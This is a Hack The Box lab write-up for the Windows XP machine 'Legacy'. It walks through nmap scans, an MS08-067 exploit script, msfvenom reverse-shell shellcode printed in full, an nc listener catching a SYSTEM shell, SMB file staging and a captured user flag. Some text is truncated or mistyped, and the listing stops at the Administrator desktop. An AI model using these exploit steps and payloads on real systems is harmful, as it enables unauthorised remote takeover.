
# Legacy

Write Up by @m3talm3rg3



Legacy

OS: Windows

Difficulty: Easy

Points: 20

Release: 15 Mar 2017

IP: 10.10.10.4

Don’t forget to give me RESPECT on my Hackthebox profile. Thank you !

Any comments let me know.

https://www.hackthebox.eu/home/users/profile/186209

## Introduction

It is a machine with  easy level according to Hackthebox, this because it is an easy level in the intrusion phase and a easy level in the privilege escalation.

It involves the exploitation of vulnerability MS08-67 and MS17-010 which allows remote code execution, which once exploited has admin permissions.

## Tools and some interesting topics

- Nmap
- SMB
- MS08-067
- MS07-010


## Enumeration

Run the commad nmap to run a first scan

***nmap -p -  --open –min-rate 1500  -sV  -O  -oG InitialPorts legacy.htb.mx***

We found 2 ports:


- 139
- 445



```
/home/pablo/Doc/H/WriteUps/R/Legacy  on git master !1 ?4 ✓  with root@parrot   nmap -p- --open --min-rate 1500 -sV -O -oG InitialPorts legacy.htb.mx     at 17:44:57
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 17:45 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.90% done; ETC: 17:46 (0:01:41 remaining)
Nmap scan report for legacy.htb.mx (10.10.10.4)
Host is up (0.22s latency).
Not shown: 65532 filtered ports, 1 closed port
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|2008 (94%), General Dynamics embedded (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_serve
r_2008::sp2
Aggressive OS guesses: Microsoft Windows XP SP3 (94%), Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows XP (92%), Microsoft Windows Server 2003 SP2 (92%), Microsoft Windows
XP SP2 or Windows Server 2003 (91%), Microsoft Windows 2003 SP2 (90%), Microsoft Windows Server 2003 (90%), Microsoft Windows 2000 SP4 (90%), Microsoft Windows XP Professional SP3 (90%), Mic
rosoft Windows XP SP2 (90%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.92 seconds
```


We run a second scan to see the default versions and scripts

***nmap -p139,445  -sC -sV  -oX PortsVersions legacy.htb.mx***



```
/home/pablo/Doc/H/WriteUps/R/Legacy  on git master !1 ?4 ✓  with root@parrot   nmap -p139,445 -sC -sV -oX PortsVersions 10.10.10.4
tarting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 17:59 EDT
tats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
SE Timing: About 99.27% done; ETC: 17:59 (0:00:00 remaining)
map scan report for legacy.htb.mx (10.10.10.4)
ost is up (0.19s latency).

ORT    STATE SERVICE      VERSION
39/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
45/tcp open  microsoft-ds Windows XP microsoft-ds
ervice Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

ost script results:
_clock-skew: mean: 5d01h31m16s, deviation: 2h07m16s, median: 5d00h01m16s
_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:b1:3c (VMware)
 smb-os-discovery:
   OS: Windows XP (Windows 2000 LAN Manager)
   OS CPE: cpe:/o:microsoft:windows_xp::-
   Computer name: legacy
   NetBIOS computer name: LEGACY\x00
   Workgroup: HTB\x00
_  System time: 2020-07-18T04:00:49+03:00
 smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
_  message_signing: disabled (dangerous, but default)
_smb2-time: Protocol negotiation failed (SMB2)

ervice detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 59.68 seconds
```

We run a third scan but only to the samba service to check if it is vulnerable to any NMAP script and we find that it is vulnerable to two exploits.




```
/home/pablo/Doc/H/WriteUps/R/Legacy  on git master !1 ?4  ✘ 1  with root@parrot   nmap --script=vuln -p 445 10.10.10.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 18:03 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for legacy.htb.mx (10.10.10.4)
Host is up (0.22s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

# Exploiting

## MS07-068

Reviewing in google we find the exploit of the user UserXGnu we download it and we will modify it later so that it works with our IP’s.



### MS08_067 Python Exploit Script - Updated 2018

This is an updated version of the super old MS08-067 Python exploit script. It implements some fixes to allow easy exploitation on a wider range of configurations.

Cloned and edited from this repository:
https://github.com/jivoi/pentest/

#### Installation on Kali

```
git clone https://github.com/andyacer/ms08_067/
```

**You'll need to update Kali's Impacket version to 0_9_17**

Here in 2018, Kali's package management is on an old version of Impacket. Here's the steps on how to fix it:

```
git clone --branch impacket_0_9_17 --single-branch https://github.com/CoreSecurity/impacket/
cd impacket
pip install .
```

#### Update Notes

```
+ Added support for selecting a target port at the command line.  It seemed that only 445 was previou
+ Changed library calls to correctly establish a NetBIOS session for SMB transport
+ Changed shellcode handling to allow for variable length shellcode. Just cut and paste into this sou
```

#### Generating Shellcode

Example msfvenom commands to generate shellcode. Just paste these into the file which you'll edit after downloading. 'Cause you're an awesome hacker like that.

```
msfvenom -p windows/shell_bind_tcp RHOST=192.168.1.1 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x

msfvenom -p windows/shell_reverse_tcp LHOST=1.3.3.7 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5
```

Reviewing it we need to create our shell for it to work properly. So we create our shell with msfvenom with the following command.

***msfvenom -p windows/shell_revers_tcp LHOST=10.10.14.51 LPORT=4444 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows***

**-p** payload to use, in this case we need a reverse tcp shell

**LHOST** the ip where we will send the shell

**LPORT** the port where we will use to listening

**EXITFUNC** the exiting method, which chooses if you want to close the whole

process or just the relevant thread (useful when performing Buffer

Overflows and you don’t want the application to crash after you have


exploited it)

**-b** Avoid using any "bad" bytes so that the shellcode is not truncated or the application crashes.


**-f** format option to simply specify the output format.

**-a** select operating system architecture

**--platform** select the operating system platform




```
Parrot Terminal                                                    parrot ❐ Hackin
  GNU nano 4.9.3
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=62000 EXITF

# Reverse TCP to 10.11.0.157 port 62000:

shellcode =  ""
shellcode += "\x29\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0"
shellcode += "\x5e\x81\x76\x0e\x94\xdd\xba\x92\x83\xee\xfc"
shellcode += "\xe2\xf4\x68\x35\x38\x92\x94\xdd\xda\x1b\x71"
shellcode += "\xec\x7a\xf6\x1f\x8d\x8a\x19\xc6\xd1\x31\xc0"
shellcode += "\x80\x56\xc8\xba\x9b\x6a\xf0\xb4\xa5\x22\x16"
shellcode += "\xae\xf5\xa1\xb8\xbe\xb4\x1c\x75\x9f\x95\x1a"
shellcode += "\x58\x60\xc6\x8a\x31\xc0\x84\x56\xf0\xae\x1f"
shellcode += "\x91\xab\xea\x77\x95\xbb\x43\xc5\x56\xe3\xb2"
shellcode += "\x95\x0e\x31\xdb\x8c\x3e\x80\xdb\x1f\xe9\x31"
shellcode += "\x93\x42\xec\x45\x3e\x55\x12\xb7\x93\x53\xe5"
shellcode += "\x5a\xe7\x62\xde\xc7\x6a\xaf\xa0\x9e\xe7\x70"
shellcode += "\x85\x31\xca\xb0\xdc\x69\xf4\x1f\xd1\xf1\x19"
shellcode += "\xcc\xc1\xbb\x41\x1f\xd9\x31\x93\x44\x54\xfe"
shellcode += "\xb6\xb0\x86\xe1\xf3\xcd\x87\xeb\x6d\x74\x82"
shellcode += "\xe5\xc8\x1f\xcf\x51\x1f\xc9\xb5\x89\xa0\x94"
shellcode += "\xdd\xd2\xe5\xe7\xef\xe5\xc6\xfc\x91\xcd\xb4"
shellcode += "\x93\x22\x6f\x2a\x04\xdc\xba\x92\xbd\x19\xee"
shellcode += "\xc2\xfc\xf4\x3a\xf9\x94\x22\x6f\xc2\xc4\x8d"
shellcode += "\xea\xd2\xc4\x9d\xea\xfa\x7e\xd2\x65\x72\x6b"
shellcode += "\x08\x2d\xf8\x91\xb5\xb0\x98\x9a\xee\xd2\x90"
shellcode += "\x94\xcc\xe6\x1b\x72\xb7\xaa\xc4\xc3\xb5\x23"
shellcode += "\x37\xe0\xbc\x45\x47\x11\x1d\xce\x9e\x6b\x93"
shellcode += "\xb2\xe7\x78\xb5\x4a\x27\x36\x8b\x45\x47\xfc"
shellcode += "\xbe\xd7\xf6\x94\x54\x59\xc5\xc3\x8a\x8b\x64"
shellcode += "\xfe\xcf\xe3\xc4\x76\x20\xdc\x55\xd0\xf9\x86"
shellcode += "\x93\x95\x50\xfe\xb6\x84\x1b\xba\xd6\xc0\x8d"
shellcode += "\xec\xc4\xc2\x9b\xec\xdc\xc2\x8b\xe9\xc4\xfc"
shellcode += "\xa4\x76\xad\x12\x22\x6f\x1b\x74\x93\xec\xd4"
shellcode += "\x6b\xed\xd2\x9a\x13\xc0\xda\x6d\x41\x66\x5a"
shellcode += "\x8f\xbe\xd7\xd2\x34\x01\x60\x27\x6d\x41\xe1"
shellcode += "\xbc\xee\x9e\x5d\x41\x72\xe1\xd8\x01\xd5\x87"
shellcode += "\xaf\xd5\xf8\x94\x8e\x45\x47"
# ------------------------------------------------------------------------

^G Get Help     ^O Write Out     ^W Where Is     ^K Cut Text     ^J Just
```




```
/home/pablo/Doc/H/Machine_R/Le/e/ms08_067  on  master !1 ?1  ✘ INT  with root@parrot  took ⌛ 12s  msfvenom -p wi
UNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f python -v shellcode -a x86 --platform windows
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of python file: 1953 bytes
shellcode =  b""
shellcode += b"\x29\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0"
shellcode += b"\x5e\x81\x76\x0e\x94\xdd\xba\x92\x83\xee\xfc"
shellcode += b"\xe2\xf4\x68\x35\x38\x92\x94\xdd\xda\x1b\x71"
shellcode += b"\xec\x7a\xf6\x1f\x8d\x8a\x19\xc6\xd1\x31\xc0"
shellcode += b"\x80\x56\xc8\xba\x9b\x6a\xf0\xb4\xa5\x22\x16"
shellcode += b"\xae\xf5\xa1\xb8\xbe\xb4\x1c\x75\x9f\x95\x1a"
shellcode += b"\x58\x60\xc6\x8a\x31\xc0\x84\x56\xf0\xae\x1f"
shellcode += b"\x91\xab\xea\x77\x95\xbb\x43\xc5\x56\xe3\xb2"
shellcode += b"\x95\x0e\x31\xdb\x8c\x3e\x80\xdb\x1f\xe9\x31"
shellcode += b"\x93\x42\xec\x45\x3e\x55\x12\xb7\x93\x53\xe5"
shellcode += b"\x5a\xe7\x62\xde\xc7\x6a\xaf\xa0\x9e\xe7\x70"
shellcode += b"\x85\x31\xca\xb0\xdc\x69\xf4\x1f\xd1\xf1\x19"
shellcode += b"\xcc\xc1\xbb\x41\x1f\xd9\x31\x93\x44\x54\xfe"
shellcode += b"\xb6\xb0\x86\xe1\xf3\xcd\x87\xeb\x6d\x74\x82"
shellcode += b"\xe5\xc8\x1f\xcf\x51\x1f\xc9\xb5\x89\xa0\x94"
shellcode += b"\xdd\xd2\xe5\xe7\xef\xe5\xc6\xfc\x91\xcd\xb4"
shellcode += b"\x93\x22\x6f\x2a\x04\xdc\xba\x92\xbd\x19\xee"
shellcode += b"\xc2\xfc\xf4\x3a\xf9\x94\x22\x6f\xc2\xc4\x8d"
shellcode += b"\xea\xd2\xc4\x9d\xea\xfa\x7e\xd2\x65\x72\x6b"
shellcode += b"\x08\x2d\xf8\x91\xb5\xb0\x98\x9a\xee\xd2\x90"
shellcode += b"\x94\xcc\xe6\x1b\x72\xb7\xaa\xc4\xc3\xb5\x23"
shellcode += b"\x37\xe0\xbc\x45\x47\x11\x1d\xce\x9e\x6b\x93"
shellcode += b"\xb2\xe7\x78\xb5\x4a\x27\x36\x8b\x45\x47\xfc"
shellcode += b"\xbe\xd7\xf6\x94\x54\x59\xc5\xc3\x8a\x8b\x64"
shellcode += b"\xfe\xcf\xe3\xc4\x76\x20\xdc\x55\xd0\xf9\x86"
shellcode += b"\x93\x95\x50\xfe\xb6\x84\x1b\xba\xd6\xc0\x8d"
shellcode += b"\xec\xc4\xc2\x9b\xec\xdc\xc2\x8b\xe9\xc4\xfc"
shellcode += b"\xa4\x76\xad\x12\x22\x6f\x1b\x74\x93\xec\xd4"
shellcode += b"\x6b\xed\xd2\x9a\x13\xc0\xda\x6d\x41\x66\x5a"
```

We listen and then execute our script. And we have our shell!!




```
/home/pablo/Doc/H/Machine_R/Le/e/ms08_067  on  master !1 ?1  ✘ 255  with root@parrot  python ms08_067_2018.py legacy.htb.mx 6 445
#######################################################################
#   MS08-067 Exploit
#   This is a modified verion of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
#   The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
#
#   Mod in 2018 by Andy Acer:
#   - Added support for selecting a target port at the command line.
#     It seemed that only 445 was previously supported.
#   - Changed library calls to correctly establish a NetBIOS session for SMB transport
#   - Changed shellcode handling to allow for variable length shellcode. Just cut and paste
#     into this source file.
#######################################################################

Windows XP SP3 English (NX)

[-]Initiating connection
[-]connected to ncacn_np:legacy.htb.mx[\pipe\browser]
Exploit finish
```




```
/home/pablo/Downloads  on git  master ?64  ✘ 1  with root@parrot  took ⌛ 9m 44s  nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.51] from (UNKNOWN) [10.10.10.4] 1031
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Now we mount our smb server to export the whoami.exe file to see who we are in the system. And then we download it to the victim machine.




```
/home/pablo/Doc/H/Machine_R/Le/content  on git  master ?64  ✘ 1  with root@parrot  took ⌛ 1m 15s  ls
whoami.exe

/home/pablo/Doc/H/Machine_R/Le/content  on git  master ?64  ✔  with root@parrot  smbserver.py a .
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.4,1037)
[*] AUTHENTICATE_MESSAGE (\,LEGACY)
[*] User \LEGACY authenticated successfully
[*] :::00::4141414141414141
[-] Unknown level for query path info! 0x109
[*] Disconnecting Share(1:IPC$)
[*] Closing down connection (10.10.10.4,1037)
[*] Remaining connections []
```

After downloading it, we run it and see that we are nT authority and it only remains to see and search for the flags.




```
C:\>copy \\10.10.14.51\whoami.exe
copy \\10.10.14.51\whoami.exe
The system cannot find the path specified.

C:\>copy \\10.10.14.51\a\whoami.exe
copy \\10.10.14.51\a\whoami.exe
        1 file(s) copied.

C:\>whoami.exe
whoami.exe
NT AUTHORITY\SYSTEM
```



```
 Directory of C:\Documents and Settings\john\Desktop

16/03/2017  09:19    <DIR>          .
16/03/2017  09:19    <DIR>          ..
16/03/2017  09:19                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.297.604.096 bytes free

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>
```

**USER FLAG**



```
 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  09:18    <DIR>          .
